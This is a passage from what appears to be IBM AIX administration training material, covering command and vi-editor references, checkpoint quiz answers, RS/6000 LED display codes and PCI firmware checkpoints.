- x restores files created with “backup -i”
- v list files as restore
- T list files stored of tape or diskette
- r restores file systems created with “backup -level -u”;

for example “restore -xv -f/dev/rmt0”

cpio copies to and from an I/O device. Destroys all data previously on tape or diskette. For input, must be able to place files in the same relative (or absolute) path name as when copied out (can determine path names with -it option). For input, if file exists, compares last modification date and keeps most recent (can override with -u option).

- o (output)
- i (input),
- t (table of contents)
- v (verbose),
- d (create needed directory for relative path names)
- u (unconditional to override last modification date)

for example “cpio -o > /dev/fd0”

“file1”
“file2”
“<Ctrl-d>”

or “cpio -iv file1 < /dev/fd0”

tapechk performs simple consistency checking for streaming tape drives

tcopy copies information from one tape device to another

tctl sends commands to a streaming tape device

tar alternative utility to backup and restore files

pax alternative utility to cpio and tar commands

Transmitting

mail	send and receive mail. With user ID sends mail to userid. Without userid, displays your mail. When processing your mail, at the ? prompt for each mail item, you can: d - delete s - append q - quit enter - skip m - forward
mailx	upgrade of mail
uucp	copy file to other UNIX systems (UNIX to UNIX copy)
uuto/uupick	send and retrieve files to public directories
uux	execute on remote system (UNIX to UNIX execute)

System Administration

df	display file system usage
installp	install program
kill (pid)	kill batch process with id or (pid) (find using ps); kill -9 (PID) will absolutely kill process
mount	associate logical volume to a directory; for example “mount device directory”
ps -ef	shows process status (ps -ef)
umount	disassociate file system from directory
smit	system management interface tool

Miscellaneous

banner	displays banner
date	displays current date and time
newgrp	change active groups
nice	assigns lower priority to following command (for example “nice ps -f”)
passwd	modifies current password
sleep n	sleep for n seconds
stty	show and or set terminal settings
touch	create a zero length file(s)
xinit	initiate X-Windows

wall	sends message to all logged-in users.
who	list users currently logged in (“who am i” identifies this user)
man,info	displays manual pages

System Files

/etc/group	list of groups
/etc/motd	message of the day, displayed at login.
/etc/passwd	list of users and signon information. Password shown as !. Can prevent password checking by editing to remove !.
/etc/profile	system-wide user profile executed at login. Can override variables by resetting in the user’s .profile file.
/etc/security	directory not accessible to normal users
/etc/security/environ	user environment settings
/etc/security/group	group attributes
/etc/security/limits	user limits
/etc/security/login.cfg	login settings
/etc/security/passwd	user passwords
/etc/security/user	user attributes, password restrictions

Shell Programming Summary

Variables

var=string	set variable to equal string. (NO SPACES). Spaces must be enclosed by double quotes. Special characters in string must be enclosed by single quotes to prevent substitution. Piping (|), redirection (<, >, >>), and “and” symbols are not interpreted.
$var	gives value of var in a compound
echo	displays value of var, for example “echo $var”
HOME	= home directory of user
MAIL	= mail file mane
PS1	= primary prompt characters, usually “$” or “#”
PS2	= secondary prompt characters, usually “>”
PATH	= search path

TERM = terminal type being used

export exports variables to the environment

env displays environment variables settings

${var:-string} gives value of var in a command. If var is null, uses “string” instead.

$1 $2 $3... positional parameters for variable passed into the shell script

$* used for all arguments passed into shell script

$# number of arguments passed into shell script

$0 name of shell script

$$ process id (pid)

$? last return code from a command

Commands

# comment designator

&& logical-and. Run command following && only if command preceding && succeeds (return code = 0).

|| logical-or. Run command following || only if command preceding || fails (return code < > 0).

exit n used to pass return code nl from shell script. Passed as variable $? to parent shell

expr arithmetic expressions
Syntax: “expr expression1 operator expression2”
operators: + - * (multiply) / (divide) % (remainder)

for loop for n (or: for variable in $*); for example:

```
do
command
done
```

if-then-else if test expression

```
then command
elif test expression
then command
else
then command
fi
```

read read from standard input

shift	shifts arguments 1-9 one position to the left and decrements number of arguments
test	used for conditional test, has two formats. if test expression (for example “if test $# -eq 2”) if [expression] (for example “if [$# -eq 2]”) (spaces req'd) integer operators: -eq (=) -lt (<) -le (=<) -ne (<>) -gt (>) -ge (=>) string operators: = != (not eq.) -z (zero length) file status (for example -opt file1) -f (ordinary file) -r (readable by this process) -w (writable by this process) -x (executable by this process) -s (non-zero length)

while loop	while test expression
	do
	command
	done

Miscellaneous

sh	execute shell script in the sh shellx (execute step by step - used for debugging shell scripts)

vi Editor

Entering vi

vi file	edits the file named file
vi file file2	edit files consecutively (via :n)
.exrc	file that contains the vi profile
wm=nn	sets wrap margin to nn Can enter a file other than at first line by adding + (last line), +n (line n), or +/pattern (first occurrence of pattern).
vi -r	lists saved files
vi -r file	recover file named file from crash

:n	next file in stack
:set all	show all options
:set nu	display line numbers (off when set nonu)
:set list	display control characters in file
:set wm=n	set wrap margin to n
:set showmode	sets display of “INPUT” when in input mode

Read, Write, Exit

:w	write buffer contents
:w file2	write buffer contents to file2
:w >> file2	write buffer contents to end of file2
:q	quit editing session
:q!	quit editing session and discard any changes
:r file2	read file2 contents into buffer following current cursor
:r! com	read results of shell command “com” following current cursor
:!	exit shell command (filter through command)
:wq or ZZ	write and quit edit session

Units of Measure

h, l	character left, character right
k or <Ctrl>p	move cursor to character above cursor
j or <Ctrl>n	move cursor to character below cursor
w, b	word right, word left
^, $	beginning, end of current line
<CR> or +	beginning of next line
-	beginning of previous line
G	last line of buffer

Cursor Movements

Can precede cursor movement commands (including cursor arrow) with number of times to repeat, for example 9--> moves right 9 characters.

0	move to first character in line

$	move to last character in line
^	move to first nonblank character in line
fx	move right to character “x”
Fx	move left to character “x”
tx	move right to character preceding character “x”
Tx	move left to character preceding character “x”
;	find next occurrence of “x” in same direction
,	find next occurrence of “x” in opposite direction
w	tab word (nw = n tab word) (punctuation is a word)
W	tab word (nw = n tab word) (ignore punctuation)
b	backtab word (punctuation is a word)
B	backtab word (ignore punctuation)
e	tab to ending char. of next word (punctuation is a word)
E	tab to ending char. of next word (ignore punctuation)
(	move to beginning of current sentence
)	move to beginning of next sentence
{	move to beginning of current paragraph
}	move to beginning of next paragraph
H	move to first line on screen
M	move to middle line on screen
L	move to last line on screen
<Ctrl>f	scroll forward 1 screen (3 lines overlap)
<Ctrl>d	scroll forward 1/2 screen
<Ctrl>b	scroll backward 1 screen (0 line overlap)
<Ctrl>u	scroll backward 1/2 screen
G	go to last line in file
nG	go to line “n”
<Ctrl>g	display current line number

Search and Replace

/pattern	search forward for “pattern”
?pattern	search backward for “pattern”

n	repeat find in the same direction
N	repeat find in the opposite direction

Adding Text

a	add text after the cursor (end with <esc>)
A	add text at end of current line (end with <esc>)
i	add text before the cursor (end with <esc>)
I	add text before first nonblank char in current line
o	add line following current line
O	add line before current line
<esc>	return to command mode

Deleting Text

<Ctrl>w	undo entry of current word
@	kill the insert on this line
x	delete current character
dw	delete to end of current word (observe punctuation)
dW	delete to end of current word (ignore punctuation)
dd	delete current line
d	erase to end of line (same as d$)
d)	delete current sentence
d}	delete current paragraph
dG	delete current line thru end-of buffer
d^	delete to the beginning of line
u	undo last change command
U	restore current line to original state before modification

Replacing Text

ra	replace current character with “a”
R	replace all characters overtyped until <esc> is entered
s	delete current character and append test until <esc>.

s/s1/s2	replace s1 with s2 (in the same line only)
S	delete all characters in the line and append text
cc	replace all characters in the line (same as S)
ncx	delete “n” text objects of type “x”; w, b = words,) = sentences, } = paragraphs, $ = end-of-line,™ = beginning of line) and enter append mode
C	replace all characters from cursor to end-of-line.

Moving Text

p	paste last text deleted after cursor (xp will transpose 2 characters)
P	paste last text deleted before cursor
nYx	yank “n” text objects of type “x” (w, b = words,) = sentences, } = paragraphs, $ = end-of-line, and no “x” indicates lines. Can then paste them with “p” command. Yank does not delete the original.
“ayy	can use named registers for moving, copying, cut/paste with “ayy for register a (use registers a-z). Can then paste them with “ap command.

Miscellaneous

.	repeat last command
J	join current line w/next line

Appendix B. Checkpoint Solutions

Unit 1

1. What are the four major problem determination steps?

Correct Answer

Identify the problem.
Talk to users.
Collect system data.
Resolve the problem.

2. Who should provide information about the problems?

Correct Answer

Always talk to the users about the problem to gather as much information as possible.

3. T or F If there is a problem with the software, it is necessary to get the next release of the product to resolve the problem.

Correct Answer

False. In most cases it is only necessary to apply fixes or upgrade microcode.

4. T or F Documentation can be viewed or downloaded from the IBM Web site.

Correct Answer

True.

Unit 2

1. In which ODM class do you find the physical volume IDs of your disks?

Correct Answer

CuAt

2. What is the difference between state defined and available?

Correct Answer

When a device is defined there is an entry in ODM class CuDv. When a device is available, the device driver has been loaded. The device driver can be accessed by the entries in the /dev directory.

Unit 3

1. During the AIX boot process, the AIX kernel is loaded from the root file system.

Correct Answer

False, the AIX kernel is loaded from hd5.

2. Which RS/6000 models do not have a boot list for the service mode?

Correct Answer

Some PCI models.

3. How do you boot an AIX machine in maintenance mode?

Correct Answer

You need to boot from an AIX CD or mksysb tape.

4. Your machine keeps rebooting and repeating the POST. What could be reasons for this?

Correct Answer

Invalid boot list, corrupted boot logical volume, hardware failures of boot device.

Unit 4

1. From where is rc.boot 3 run?

Correct Answer

From rootvg -/etc/inittab file

2. Your system stops booting with LED 557. In which rc.boot phase does the system stop? What can be the reasons for this problem?

Correct Answer

rc.boot 2

Corrupted BLV, corrupted JFS log, or rootvg unable to varyon.

3. Which ODM file is used by the cfgmgr during boot to configure the devices in the correct sequence?

Correct Answer

Config_Rules

4. What does the line init:2:initdefault: in /etc/inittab mean?

Correct Answer

This line is used by the init process, to determine the initial run level (2=multiuser).

Unit 5

1. T/F: All LVM information is stored in the ODM.

Correct Answer

False. There are many other AIX files and disk control blocks (like VGDA and LVCB).

2. T/F: You detect that a physical volume hdisk1 that is contained in your rootvg is missing in the ODM. This problem can be fixed by exporting and importing the rootvg.

Correct Answer

False. Use script rvgrecover instead. This script creates complete new rootvg ODM entries.

3. T/F: The LVM supports RAID-5 without separate hardware.

Correct Answer

False. The LVM supports RAID-0 (striping) and RAID-1 (mirroring) without additional hardware.

Unit 6

1. Although everything seems to be working fine, you detect error log entries for disk **hdisk0** in your **rootvg**. The disk is not mirrored to another disk. You decide to replace this disk. Which procedure would you use to migrate this disk?

Correct Answer

Procedure 2: Disk still working.

There are some additional steps necessary for hd5 and the primary dump device hd6.

2. You detect an unrecoverable disk failure in volume group **datavg**. This volume group consists of two disks that are completely mirrored. Because of the disk failure you are not able to vary on **datavg**. How do you recover from this situation?

Correct Answer

1. Forced varyon:varyonvg -f datavg
2. Use Procedure 1 for mirrored disks.
3. After a disk replacement you recognize that a disk has been removed from the system but not from the volume group. How do you fix this problem?

Correct Answer

Use PVID instead of disk name:

reducevg vg_name PVID

Unit 7

1. T/F: After restoring a mksysb image all passwords are restored as well.

Correct Answer

True

2. The mkszfile will create a file named
   a./bosinst.data
   b./image.data
   c./vgname.data

Correct Answer

b

3. Which two alternate disk installation techniques are available?

Correct Answer

Installing a mksysb on another disk

Cloning the rootvg to another disk

4. What are the commands to back up and restore a non-rootvg volume group?

Correct Answer

savevg

restvg

5. If you want to shrink one file system in a volume group myvg, which file must be changed before backing up the user volume group?

Correct Answer

The control file is:

/tmp/vgdata/myvg/myvg.data

6. How many copies should you have before performing an online JFS or JFS2 backup?

Correct Answer

3

Unit 8

1. Which command generates error reports?

Correct Answer

errpt

errpt -a

2. Which type of disk error indicates bad blocks?

Correct Answer

DISK_ERR4

3. What do the following commands do?

    errclear

    errlogger

Correct Answer

Clears entries from the error log.

Used by root to add entries into the error log.

4. What does the following line in /etc/syslog.conf indicate:
   ***.debug errlog**

Correct Answer

All syslogd messages are directed to the error log

5. What does the descriptor **en_method** in **errnotify** indicate?

Correct Answer

Specifies a program or a command to be run when an error matching the selection criteria is logged.

Unit 9

1. T/F: The diag command is supported on all RS/6000 models.

Correct Answer

False

2. What diagnostic modes are available on a RS/6000?

Correct Answer

Maintenance, concurrent and stand-alone modes.

3. How can you diagnose a communication adapter that is used during normal system operation?

Correct Answer

Either in maintenance or stand-alone mode.

Unit 10

1. What is the default primary dump device? Where do you find the dump file after reboot?

Correct Answer

Default primary dump device:/dev/hd6

Dump file (default):/var/adm/ras/vmcore.x

2. How do you turn on dump compression?

Correct Answer

sysdumpdev -C

3. How do you start a dump from an attached LFT terminal?

Correct Answer

You have to specify Always Allow Dump in smit, or you must execute the command sysdumpdev -k, then press <crtl><alt><num-pad-1>.

4. If the copy directory is too small, will the dump which is copied during the reboot of the system, be lost.

Correct Answer

No. A special menu is shown during reboot. From this menu you can copy the dump to portable media.

5. Which command should you execute before sending a dump to IBM?

Correct Answer

The snap command.

Unit 11

1. What command can be executed to identify CPU-intensive programs?

Correct Answer

ps aux and tprof

2. What command can be executed to start processes with a lower priority?

Correct Answer

The nice command

3. What command can you use to check paging I/O?

Correct Answer

vmstat

4. True or false: The higher the PRI value, the higher the priority of a process.

Correct Answer

False

Unit 12

1. T/F: Any programs specified as “auth1” must return a zero in order for the user to log in.

Correct Answer

True

2. How would you specify that all members of the security group had rwx access to a particular file except for John?

Correct Answer

Using ACLs
extended permission
enabled
permit rwx g:security
deny rwx u:john

3. In which file must you specify the full path name of the program that is to be used as part of the authentication process when a user logs in?

Correct Answer

/usr/lib/security/methods.cfg

4. Name the two modes that tcbck supports.

Correct Answer

Check mode

Update mode

5. When you execute **<ctrl-x ctrl-r>** at a login prompt and you obtain the **tsh** prompt, what does this indicate?

Correct Answer

This indicates that there is someone already logged in running a fake getty program -a Trojan Horse!

6. T/F: The system administrator must manually mark commands as trusted, which will automatically add the commands to the **sysck.cfg** file.

Correct Answer

False. The system administrator has to also remember to add the commands to the **sysck.cfg** file using the **tcbck -a** command.

7. When the **tcbck -p tree** command is executed, all errors are reported and you get a prompt asking if the error should be fixed.

Correct Answer

False. Option -p indicates fixing and no reporting. A very dangerous option!

Appendix C. RS/6000 Three-Digit Display Values

This appendix is an extract out of the *AIX 4.3 Messages Guide and Reference*.

0c0 - 0cc

0c0 A user-requested dump completed successfully.

0c1 An I/O error occurred during the dump.

0c2 A user-requested dump is in progress. Wait at least one minute for the dump to complete.

0c4 The dump ran out of space. Partial dump is available.

0c5 The dump failed due to an internal failure. A partial dump may exist.

0c7 Progress indicator. Remote dump is in progress.

0c8 The dump device is disabled. No dump device configured.

0c9 A system-initiated dump has started. Wait at least one minute for the dump to complete.

0cc (AIX 4.2.1 and later) Error occurred writing to the primary dump device. Switched over to the secondary.

100 - 195

100 Progress indicator. BIST completed successfully.

101 Progress indicator. Initial BIST started following system reset.

102 Progress indicator. BIST started following power-on reset.

103 BIST could not determine the system model number.

104 BIST could not find the common on-chip processor bus address.

105 BIST could not read from the on-chip sequencer EPROM.

106 BIST detected a module failure.

111 On-chip sequencer stopped. BIST detected a module error.

112 Checkstop occurred during BIST and checkstop results could not be logged out.

113 The BIST checkstop count equals 3, that means three unsuccessful system restarts. System halts.

120 Progress indicator. BIST started CRC check on the EPROM.

121 BIST detected a bad CRC on the on-chip sequencer EPROM.

122 Progress indicator. BIST started CRC check on the EPROM.

123 BIST detected a bad CRC on the on-chip sequencer NVRAM.

124 Progress indicator. BIST started CRC check on the on-chip sequencer NVRAM.

125 BIST detected a bad CRC on the time-of-day NVRAM.

126 Progress indicator. BIST started CRC check on the time-of-day NVRAM.

127 BIST detected a bad CRC on the EPROM.

130 Progress indicator. BIST presence test started.

140 BIST was unsuccessful. System halts.

142 BIST was unsuccessful. System halts.

143 Invalid memory configuration.

144 BIST was unsuccessful. System halts.

151 Progress indicator. BIST started.

152 Progress indicator. BIST started direct-current logic self-test (DCLST) code.

153 Progress indicator. BIST started.

154 Progress indicator. BIST started array self-test (AST) test code.

160 BIST detected a missing Early Power-Off Warning (EPOW) connector.

161 The Bump quick I/O tests failed.

162 The JTAG tests failed.

164 BIST encountered an error while reading low NVRAM.

165 BIST encountered an error while writing low NVRAM.

166 BIST encountered an error while reading high NVRAM.

167 BIST encountered an error while writing high NVRAM.

168 BIST encountered an error while reading the serial input/output register.

169 BIST encountered an error while writing the serial input/output register.

180 Progress indicator. BIST checkstop logout in progress.

182 BIST COP bus is not responding.

185 Checktop occurred during BIST.

186 System logic-generated checkstop (Model 250 only).

187 BIST was unable to identify the chip release level in the checkstop logout data.

195 Progress indicator. BIST checkstop logout completed.

200 - 299, 2e6-2e7

200 Key mode switch is in the secure position.

201 Checkstop occurred during system restart. If a 299 LED was shown before, recreate the boot logical volume (bosboot).

202 Unexpected machine check interrupt. System halts.

203 Unexpected data storage interrupt. System halts.

204 Unexpected instruction storage interrupt. System halts.

205 Unexpected external interrupt. System halts.

206 Unexpected alignment interrupt. System halts.

207 Unexpected program interrupt. System halts.

208 machine check due to an L2 uncorrectable ECC. System halts.

209 Reserved. System halts.

210 Unexpected switched virtual circuit (SVC) 1000 interrupt. System halts.

211 IPL ROM CRC miscompare occurred during system restart. System halts.

212 POST found processor to be bad. System halts.

213 POST failed. No good memory could be detected. System halts.

214 I/O planar failure has been detected. The power status register, the time-of-day clock, or NVRAM on the I/O planar failed. System halts.

215 Progress indicator. Level of voltage supplied to the system is too low to continue a system restart.

216 Progress indicator. IPL ROM code is being uncompressed into memory for execution.

217 Progress indicator. System has encountered the end of the boot devices list. System continues to loop through the boot devices list.

218 Progress indicator. POST is testing for 1MB of good memory.

219 Progress indicator. POST bit map is being generated.

21c L2 cache not detected as part of systems configuration (when LED persists for 2 seconds).

220 Progress indicator. IPL control block is being initialized.

221 NVRAM CRC miscompare occurred while loading the operating system with the key mode switch in Normal position. System halts.

222 Progress indicator. Attempting a Normal-mode system restart from the standard I/O planar-attached devices. System retries.

223 Progress indicator. Attempting a Normal-mode system restart from the SCSI-attached devices specified in the NVRAM list.

224 Progress indicator. Attempting a Normal-mode system restart from the 9333 High-Performance Disk-Drive Subsystem.

225 Progress indicator. Attempting a Normal-mode system restart from the bus-attached internal disk.

226 Progress indicator. Attempting a Normal-mode system restart from Ethernet.

227 Progress indicator. Attempting a Normal-mode system restart from Token-Ring.

228 Progress indicator. Attempting a Normal-mode system restart using the expansion code devices list, but cannot restart from any of the devices in the list.

229 Progress indicator. Attempting a Normal-mode system restart from devices in NVRAM boot devices list, but cannot restart from any of the devices in the list. System retries.

22c Progress indicator. Attempting a Normal-mode IPL from FDDI specified in the NVRAM device list.

230 Progress indicator. Attempting a Normal-mode system restart from Family 2 Feature ROM specified in the IPL ROM default devices list.

231 Progress indicator. Attempting a Normal-mode system restart from Ethernet specified by selection from ROM menus.

232 Progress indicator. Attempting a Normal-mode system restart from the standard I/O planar-attached devices specified in the IPL ROM default device list.

233 Progress indicator. Attempting a Normal-mode system restart from the SCSI-attached devices specified in the IPL ROM default device list.

234 Progress indicator. Attempting a Normal-mode system restart from the 9333 High-Performance Disk Drive Subsystem specified in the IPL ROM default device list.

234 Progress indicator. Attempting a Normal-mode system restart from the 9333 High-Performance Disk Drive Subsystem specified in the IPL ROM default device list.

235 Progress indicator. Attempting a Normal-mode system restart from the bus-attached internal disk specified in the IPL ROM default device list.

236 Progress indicator. Attempting a Normal-mode system restart from the ethernet specified in the IPL ROM default device list.

237 Progress indicator. Attempting a Normal-mode system restart from the token-ring specified in the IPL ROM default device list.

238 Progress indicator. Attempting a Normal-mode system restart from the token-ring specified by selection from ROM menus.

239 Progress indicator. A Normal-mode menu selection failed to boot.

23c Progress indicator. Attempting a Normal-mode IPL form FDDI in IPL ROM device list.

240 Progress indicator. Attempting a Service-mode system restart from the Family 2 Feature ROM specified in the NVRAM boot devices list.

241 Attempting a Normal-mode system restart from devices specified in NVRAM boot list.

242 Progress indicator. Attempting a Service-mode system restart from the standard I/O planar-attached devices specified in the NVRAM boot devices list.

243 Progress indicator. Attempting a Service-mode system restart from the SCSI-attached devices specified in the NVRAM boot devices list.

244 Progress indicator. Attempting a Service-mode system restart from the 9333 High-Performance Disk Drive Subsystem specified in the NVRAM boot devices list.

245 Progress indicator. Attempting a Service-mode system restart from the bus-attached internal disk specified in the NVRAM boot devices list.

246 Progress indicator. Attempting a Service-mode system restart from the Ethernet specified in the NVRAM boot devices list.

247 Progress indicator. Attempting a Service-mode system restart from the Token-Ring specified in the NVRAM boot devices list.

248 Progress indicator. Attempting a Service-mode system restart using the expansion code specified in the NVRAM boot devices list.

249 Progress indicator. Attempting a Service-mode system restart from devices in NVRAM boot devices list, but cannot restart from any of the devices in the list.

250 Progress indicator. Attempting a Service-mode system restart from the Family 2 Feature ROM specified in the IPL ROM default devices list.

251 Progress indicator. Attempting a Service-mode system restart from Ethernet by selection from ROM menus.

252 Progress indicator. Attempting a Service-mode system restart from the standard I/O planar-attached devices specified in the IPL ROM default devices list.

253 Progress indicator. Attempting a Service-mode system restart from the SCSI-attached devices specified in the IPL ROM default devices list.

254 Progress indicator. Attempting a Service-mode system restart from the 9333 High-Performance Subsystem devices specified in the IPL ROM default devices list.

255 Progress indicator. Attempting a Service-mode system restart from the bus-attached internal disk specified in the IPL ROM default devices list.

256 Progress indicator. Attempting a Service-mode system restart from the Ethernet specified in the IPL ROM default devices list.

257 Progress indicator. Attempting a Service-mode system restart from the Token-Ring specified in the IPL ROM default devices list.

258 Progress indicator. Attempting a Service-mode system restart from the Token-Ring specified by selection from ROM menus.

259 Progress indicator. Attempting a Service-mode system restart from FDDI specified by the operator.

260 Progress indicator. Menus are being displayed on the local display or terminal connected to your system. The system waits for input from the terminal.

261 No supported local system display adapter was found. The system waits for a response from an asynchronous terminal on serial port 1.

262 No local system keyboard was found.

263 Progress indicator. Attempting a Normal-mode system restart from the Family 2 Feature ROM specified in the NVRAM boot devices list.

269 Progress indicator. Cannot boot system, end of boot list reached.

270 Progress indicator. Ethernet/FDX 10 Mbps MC adapter POST is running.

271 Progress indicator. Mouse and mouse port POST is running.

272 Progress indicator. Tablet port POST is running.

276 Progress indicator. A 10/100 Mbps Ethernet MC adapter POST is running.

277 Progress indicator. Auto Token-Ring LAN streamer MC 32 adapter POST is running.

278 Progress indicator. Video ROM scan POST is running.

279 Progress indicator. FDDI POST is running

280 Progress indicator. 3Com Ethernet POST is running.

281 Progress indicator. Keyboard POST is running.

282 Progress indicator. Parallel port POST is running.

283 Progress indicator. Serial port POST is running.

284 Progress indicator. POWER Gt1™ graphics adapter POST is running.

285 Progress indicator. POWER Gt3™ graphics adapter POST is running.

286 Progress indicator. Token-Ring adapter POST is running.

287 Progress indicator. Ethernet adapter POST is running.

288 Progress indicator. Adapter slot cards are being queried.

289 Progress indicator. POWER Gt0 graphics adapter POST is running.

290 Progress indicator. I/O planar test started.

291 Progress indicator. Standard I/O planar POST is running.

292 Progress indicator. SCSI POST is running.

293 Progress indicator. Bus-attached internal disk POST is running.

294 Progress indicator. TCW SIMM in slot J is bad.

295 Progress indicator. Color Graphics Display POST is running.

296 Progress indicator. Family 2 Feature ROM POST is running.

297 Progress indicator. System model number could not be determined. System halts.

298 Progress indicator. Attempting a warm system restart.

299 Progress indicator. IPL ROM passed control to loaded code.

2e6 Progress indicator. A PCI Ultra/Wide differential SCSI adapter is being configured.

2e7 An undetermined PCI SCSI adapter is being configured.

500 - 599, 5c0 - 5c6

500 Progress indicator. Querying standard I/O slot.

501 Progress indicator. Querying card in slot 1.

502 Progress indicator. Querying card in slot 2.

503 Progress indicator. Querying card in slot 3.

504 Progress indicator. Querying card in slot 4.

505 Progress indicator. Querying card in slot 5.

506 Progress indicator. Querying card in slot 6.

507 Progress indicator. Querying card in slot 7.

508 Progress indicator. Querying card in slot 8.

510 Progress indicator. Starting device configuration.

511 Progress indicator. Device configuration completed.

512 Progress indicator. Restoring device configuration from media.

513 Progress indicator. Restoring BOS installation files from media.

516 Progress indicator. Contacting server during network boot.

517 Progress indicator. The / (root) and /usr file systems are being mounted.

518 Mount of the /usr file system was not successful. System Halts.

520 Progress indicator. BOS configuration is running.

521 The /etc/inittab file has been incorrectly modified or is damaged. The configuration manager was started from the /etc/inittab file with invalid options. System halts.

522 The /etc/inittab file has been incorrectly modified or is damaged. The configuration manager was started from the /etc/inittab file with conflicting options. System halts.

523 The /etc/objrepos file is missing or inaccessible.

524 The /etc/objrepos/Config_Rules file is missing or inaccessible.

525 The /etc/objrepos/CuDv file is missing or inaccessible.

526 The /etc/objrepos/CuDvDr file is missing or inaccessible.

527 You cannot run Phase 1 at this point. The /sbin/rc.boot file has probably been incorrectly modified or is damaged.

528 The /etc/objrepos/Config_Rules file has been incorrectly modified or is damaged, or a program specified in the file is missing.

529 There is a problem with the device containing the ODM database or the root file system is full.

530 The savebase command was unable to save information about the base customized devices onto the boot device during Phase 1 of system boot. System halts.

531 The /usr/lib/objrepos/PdAt file is missing or inaccessible. System halts.

532 There is not enough memory for the configuration manager to continue. System halts.

533 The /usr/lib/objrepos/PdDv file has been incorrectly modified or is damaged, or a program specified in the file is missing.

534 The configuration manager is unable to acquire a database lock. System halts.

535 A HIPPI diagnostics interface driver is being configured.

536 The /etc/objrepos/Config_Rules file has been incorrectly modified or is damaged. System halts.

537 The /etc/objrepos/Config_Rules file has been incorrectly modified or is damaged. System halts.

538 Progress indicator. The configuration manager is passing control to a configuration method.

539 Progress indicator. The configuration method has ended and control has returned to the configuration manager.

540 Progress indicator. Configuring child of IEEE-1284 parallel port.

544 Progress indicator. An ECP peripheral configure method is executing.

545 Progress indicator. A parallel port ECP device driver is being configured.

546 IPL cannot continue due to an error in the customized database.

547 Rebooting after error recovery (LED 546 precedes this LED).

548 restbase failure.

549 Console could not be configured for the "Copy a System Dump" menu.

550 Progress indicator. ATM LAN emulation device driver is being configured.

551 Progress indicator. A varyon operation of the rootvg is in progress.

552 The ipl_varyon command failed with a return code not equal to 4, 7, 8 or 9 (ODM or malloc failure). System is unable to vary on the rootvg.

553 The /etc/inittab file has been incorrectly modified or is damaged. Phase 1 boot is completed and the init command started.

554 The IPL device could not be opened or a read failed (hardware not configured or missing).

555 The fsck -fp /dev/hd4 command on the root file system failed with a non-zero return code.

556 LVM subroutine error from ipl_varyon.

557 The root file system could not be mounted. The problem is usually due to bad information on the log logical volume (/dev/hd8) or the boot logical volume (hd5) has been damaged.

558 Not enough memory is available to continue system restart.

559 Less than 2 MB of good memory are left for loading the AIX kernel. System halts.

560 Unsupported monitor is attached to the display adapter.

561 Progress indicator. The TMSSA device is being identified or configured.

565 Configuring the MWAVE subsystem.

566 Progress indicator. Configuring Namkan twinaxx commo card.

567 Progress indicator. Configuring High-Performance Parallel Interface (HIPPI) device driver (fpdev).

568 Progress indicator. Configuring High-Performance Parallel Interface (HIPPI) device driver (fphip).

569 Progress indicator. FCS SCSI protocol device is being configured.

570 Progress indicator. A SCSI protocol device is being configured.

571 HIPPI common functions driver is being configured.

572 HIPPI IPI-3 master mode driver is being configured.

573 HIPPI IPI-3 slave mode driver is being configured.

574 HIPPI IPI-3 user-level interface is being configured.

575 A 9570 disk-arry driver is being configured.

576 Generic async device driver is being configured.

577 Generic SCSI device driver is being configured.

578 Generic common device driver is being configured.

579 Device driver is being configured for a generic device.

580 Progress indicator. A HIPPI-LE interface (IP) layer is being configured.

581 Progress indicator. TCP/IP is being configured. The configuration method for TCP/IP is being run.

582 Progress indicator. Token-Ring data link control (DLC) is being configured.

583 Progress indicator. Ethernet data link control (DLC) is being configured.

584 Progress indicator. IEEE Ethernet (802.3) data link control (DLC) is being configured.

585 Progress indicator. SDLC data link control (DLC) is being configured.

586 Progress indicator. X.25 data link control (DLC) is being configured.

587	Progress indicator. Netbios is being configured.
588	Progress indicator. Bisync read-write (BSCRW) is being configured.
589	Progress indicator. SCSI target mode device is being configured.
590	Progress indicator. Diskless remote paging device is being configured.
591	Progress indicator. Logical Volume Manager device driver is being configured.
592	Progress indicator. An HFT device is being configured.
593	Progress indicator. SNA device driver is being configured.
594	Progress indicator. Asynchronous I/O is being defined or configured.
595	Progress indicator. X.31 pseudo device is being configured.
596	Progress indicator. SNA DLC/LAPE pseudo device is being configured.
597	Progress indicator. Outboard communication server (OCS) is being configured.
598	Progress indicator. OCS hosts is being configured during system reboot.
599	Progress indicator. FDDI data link control (DLC) is being configured.
5c0	Progress indicator. Streams-based hardware driver being configured.
5c1	Progress indicator. Streams-based X.25 protocol stack being configured.
5c2	Progress indicator. Streams-based X.25 COMIO emulator driver being configured.
5c3	Progress indicator. Streams-based X.25 TCP/IP interface driver being configured.
5c4	Progress indicator. FCS adapter device driver being configured.
5c5	Progress indicator. SCB network device driver for FCS is being configured.
5c6	Progress indicator. AIX SNA channel being configured.

c00 - c99

c00	AIX Install/Maintenance loaded successfully.
c01	Insert the AIX Install/Maintenance diskette.
c02	Diskettes inserted out of sequence.
c03	Wrong diskette inserted.
c04	Irrecoverable error occurred.

c05	Diskette error occurred.
c06	The rc.boot script is unable to determine the type of boot.
c07	Insert next diskette.
c08	RAM file system started incorrectly.
c09	Progress indicator. Writing to or reading from diskette.
c10	Platform-specific bootinfo is not in boot image.
c20	Unexpected system halt occurred. System is configured to enter the kernel debug program instead of performing a system dump. Enter bosboot -D for information about kernel debugger enablement.
c21	The if config command was unable to configure the network for the client network host.
c25	Client did not mount remote mini root during network install.
c26	Client did not mount the /usr file system during the network boot.
c29	System was unable to configure the network device.
c31	If a console has not been configured, the system pauses with this value and then displays instructions for choosing a console.
c32	Progress indicator. Console is a high-function terminal.
c33	Progress indicator. Console is a tty.
c34	Progress indicator. Console is a file.
c40	Extracting data files from media.
c41	Could not determine the boot type or device.
c42	Extracting data files from diskette.
c43	Could not access the boot or installation tape.
c44	Initializing installation database with target disk information.
c45	Cannot configure the console. The cfgcon command failed.
c46	Normal installation processing.
c47	Could not create a PVID on a disk. The chgdisk command failed.
c48	Prompting you for input. BosMenus is being run.
c49	Could not create or form the JFS log.
c50	Creating rootvg on target disk.
c51	No paging devices were found.
c52	Changing from RAM environment to disk environment.

c53 Not enough space in /tmp to do a preservation installation. Make /tmp larger.

c54 Installing either BOS or additional packages.

c55 Could not remove the specified logical volume in a preservation installation.

c56 Running user-defined customization.

c57 Failure to restore BOS.

c58 Displaying message to turn the key.

c59 Could not copy either device special files, device ODM, or volume group information from RAM to disk.

c61 Failed to create the boot image.

c70 Problem mounting diagnostic CD-ROM disk in stand-alone mode.

c99 Progress indicator. The diagnostic programs have completed.

Appendix D. PCI Firmware Checkpoints and Error Codes

This appendix shows firmware checkpoints and error codes for a 43P Model 140.

Firmware Checkpoints

F01	Performing system memory test
F05	Transfer control to operating system (normal boot)
F22	No memory detected.
	Note: The disk drive light is on.
F2C	Processor card mismatch
